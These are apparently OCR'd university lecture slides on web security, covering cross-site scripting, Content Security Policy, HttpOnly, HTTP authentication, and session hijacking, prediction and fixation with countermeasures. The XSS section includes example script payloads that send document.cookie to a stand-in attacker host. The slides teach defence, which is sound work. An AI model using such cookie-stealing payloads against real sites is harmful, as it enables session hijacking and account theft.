
- **Part I: Stand-alone applications**
  - Buffer overflows
  - Format string vulnerabilities
  - Names, links, and race conditions
- **Part II: Web-based applications**
  - Overview
  - SQL injections
  - ☞ **Cross-site scripting**
  - Authentication and session management

Safe surfing



- **Same-origin policy** prevents information flow.
- Two pages belong to the same origin iff the **domain name**, **protocol** and **port** are identical.
- **Example** with **http://www.abc.com/dir/page.html**
  - Same origin as **http://www.abc.com/dir2/other.html**.
  - Different origin from **http://www.foo.com:81/dir/page.html**.

XSS



- Use JavaScript (or other scripting language) to read across frames.

  $\Longrightarrow$ Information flow **across sites** and documents.


- Term **XSS** now used more generally: getting a web site to display user-supplied content laced with JavaScript.

Essence of XSS

- Web site inadvertently sends malicious script to browser, which interpreters the script.
- Script embedded in a dynamically generated page based on unvalidated input from untrustworthy sources.
- **Simple example**: web site with bulletin board where users may post and read messages.
  - User posts message.

    Hello message board. This is a message.
    <SCRIPT>malicious code sending information
    to attacker</SCRIPT>
    This is the end of my message.
  - Victim views message, executing script.

XSS example persistent attack



- Consider web site with bulletin board.
- Registered user tracked using a session-ID cookie.
- Attacker posts (**persistently**) the following JavaScript message.

  <SCRIPT> document.location
  ='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'
  + document.cookie </SCRIPT>

  Script takes URL of attacker's program and appends (at run-time) session cookie.

- Result: session cookie sent to attacker's web site.

XSS example: reflected attack

- Some portals personalize view of a web site. E.g.,

  http://portal.example/index.php?username=Joe


  Responds by greeting the user with

  Welcome Joe

- If name is replaced by a script, this **input** is reflected back to user.

  In contrast, persistent attacks output **stored** text.

Reflected attack (cont.)



- Example

  http://portal.example/index.php&
  username=<script>document.location=
  'http://attacker.host.example/cgi-bin/cookiesteal.cgi?'
  +document.cookie</script>

- Possible usage: attacker finds web site with reflection vulnerability, crafts URL, and gets user to click on it (e.g., email).

  1. User clicks on cookie-stealing URL while logged into trusted portal.
  2. URL is sent to trusted server, which produces HTML.
  3. HTML (including JavaScript) sent to and rendered by user's client.
  4. Client executes JavaScript and sends cookie to attacker.

XSS solutions

Users:

- Disable scripting in browsers.

  Problem: Reduced functionality. Many applications will fail.
- No promiscuous surfing/clicking.

  Problem: knowing whom you can trust.

Web page developers and site administrators:

- Validate output. Ensure that dynamically generated pages do not contain undesired tags.
- Until 2013, best solution. Requires some work, e.g., setting character encoding, identifying and filtering special characters.

Can we do better with a white-list approach?

XSS Solution — Content Security Policy

- Standard prevents XSS and other code injection attacks.
  - Combats problem of detemining which script is good or evil in context of a web page's origin.
  - Can trust Google +1 button implemented by loading and executing code from **https://apis.google.com/js/plusone.js**.
  - Shouldn't trust code from **apis.evil.example.com**.
- Servers define white list of trusted content sources
  - Defined using Content-Security-Policy HTTP header. E.g.:
    Content-Security-Policy: script-src 'self' https://apis.google.com
  - Browser only executes or renders resources from those sources.
  - Script injections won't match whitelist and so are not executed.
- Supported by all modern browsers.

XSS / CSP (cont.)

- A second example
  - Consider an application that loads all its resources from a content delivery network **https://cdn.example.net** and doesn't require plugins (object-src).
  - CPS would be

    Content-Security-Policy: default-src https://cdn.example.net; object-src 'none'
  - Here default-src specifies default directory for all unspecified resource types: fonts, scripts, images, etc.

- Lots of real-world use: Twitter, Facebook, ... See e.g., blog.twitter.com/2011/improving-browser-security-with-csp

XSS Solution — HttpOnly

- When responding to a request message, server can set the flag HttpOnly (in HTTP response header)
- Client side scripts cannot access the cookie when the HttpOnly flag is set (requires browser support)
  - Even if XSS flaws exists and user clicks on a malicious link, browser does not reveal the cookie
- Does not prevent cookie theft entirely, e.g. cross-site tracing attacks:
  - HTTP TRACE sent to server, is echoed back to browser
  - This response includes the cookie sent in the request
  - If attacker can send a TRACE request (e.g. with XSS), can get cookie even if HttpOnly flag is set
  - Many browsers block HTTP TRACE in XMLHttpRequest

Organization


- **Part I: Stand-alone applications**
  - Buffer overflows
  - Format string vulnerabilities
  - Names, links, and race conditions
- **Part II: Web-based applications**
  - Overview
  - SQL injections
  - Cross-site scripting
  - ☞ **Authentication and session management**

Authentication and session management

- HTTP is stateless and tokens used for session management.
- Session could be authenticated, but need not be. E.g.:
  - Banks usually authenticate users before issuing session tokens.
  - For e-shops: shop first and authenticate later during check out.
- Two kinds of user authentication supported:
  - Basic authentication
  - Form-based authentication

Let's consider different approaches and problems, starting with authentication.


Basic authentication



- Standardized and prevalent.
- Simple but low security.

  Passwords can be intercepted and reused!
- Emulates sessions by sending credentials with each request.

  But no time-out, logout, or bad session ID!





```
GET /private/index.html HTTP/1.0
Host: localhost
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

Base64 decode


```
Aladdin:open sesame
```

Don't use it! Or at least combine with SSL/TLS to avoid password interception and replay!

Form-based authentication



- Flexible, common, but not standardized.
- Improved security possible,
  but some problems remain.
  - Flawed implementations.
  - Interception and replay.
  - Brute-force or dictionary attacks.
- Suggestions
  - Combine with SSL/TLS to prevent interception.
  - Make bruteforce/dictionary attacks difficult.
    E.g., increase time after each failed attempt
    or use CAPTCHAs or similar mechanisms.



Session handling

- Session information given by a session-token.
- Standard options
  - Token directly encodes state information (e.g., shopping cart).
  - Token is a key for a server-side database containing this information.
- Different possible vulnerabilities and associated attacks
  - Session hijacking
  - Session prediction
  - Session fixation

Session hijacking attack

- Vulnerability: insecure token communication
  - **Confidentiality problems**: overhear token and hijack session.
  - **Integrity problems**: modify token and hijack other sessions.
- **Example:** Simple direct encodings are insecure:

  admin=false;account=101

  - User could change **101** to some other account, e.g., **120**.
  - User could change **admin** to **true**
- **Example:** Simple server-side encodings are insecure.

  If index is **202**, could guess **201**.

Session prediction attacks

- Suppose you observe network traffic like

  www.avulnerablecompany.net/order?s=alice15031965


- What is **s**? It is likely the session ID.

- What does it encode? Likely a simple schema is used: the user's name and probably their birthday.

- So if you know user's name/birthday, you can **predict** her session.

  This is possible, even if session information is encoded (e.g., hashed), provided you know the encoding function.

Session fixation attacks



- Attacker fixes unauthenticated session ID with the server
- Gets victim to authenticated it, e.g., by clicking on link
- Attacker hijacks session by resuming with authenticated ID

Summary: attacks by session **hijacking**, **prediction**, and **fixation**

Session handling — countermeasures (I)

- Use SSL to prevent **hijacking**.
  - SSL protects confidentiality of session information.
  - Alternative: individually encrypt session tokens directly.
- To prevent **prediction**: use token encoding with sufficient entropy.
  - HTML cookies can be up to 4 Kilobytes.
  - 128 bits are sufficient, especially when session time-outs used.
  - Some care must be taken to ensure against replay.

Session handling — countermeasures (II)

- To prevent **fixation**, always generate session ID on server **after** authentication.
- Variant: generate a new session ID for each "transaction"

  Offers protection against "one-off" compromise.
- Can also include secondary checks like the IP address of user.
  - Although this alone is insufficient, unless it is authenticated.
  - Causes problems if IP address were to change during session.

Conclusion

- Many sources of security problems.

  In practice, security is the sum of countless little details.

- Nevertheless, there are common problem sources, e.g.,
  - Unsafe languages.
  - Improper support for abstractions, e.g., locking.
  - Data and control are mixed.

- Corresponding countermeasures
  - Use safe languages, e.g., Java, not C.
  - Use libraries and functions that support abstractions.
  - Perform input checking, use prepared statements, etc.

- One must stay up-to-date on different, common vulnerabilities.

Further reading

- David Basin, Patrick Schaller, Michael Schläpfer, *Applied Information Security, A Hands-on Approach*, Springer-Verlag, 2011.
- William Stallings, *Cryptography and Network Security*, Prentice Hall, 2003
- The Open Web Application Security Project, http://www.owasp.org
- The Ten Most Critical Web Application Security Risks, OWASP, 2010.
- A Guide to Building Secure Web Applications: The Open Web Application Security Project, OWASP, 2005.
- David Scott and Richard Sharp, *Developing Secure Web Applications* in IEEE Internet Computing. Vol. 6, no. 6. Nov/Dec 2002. http://cambridgeweb.cambridge.intel-research.net/people/rsharp/publications/framework-secweb.pdf
- http://www.cert.org/

- John Viega, Gary McGraw. Building Secure Software. Addison-Wesley, 2002.

- Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, Jonathan Walpole. *Buffer Overflows: Attacks and Defences for the Vulnerability of the Decade.* DARPA Information Survivability Conference and Exposition, 2000.

- Jonathan Pincus, Brandon Baker. *Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns*, IEEE Security & Privacy, 2004.

- AlephOne. Smashing the Stack for Fun and Profit, 1996.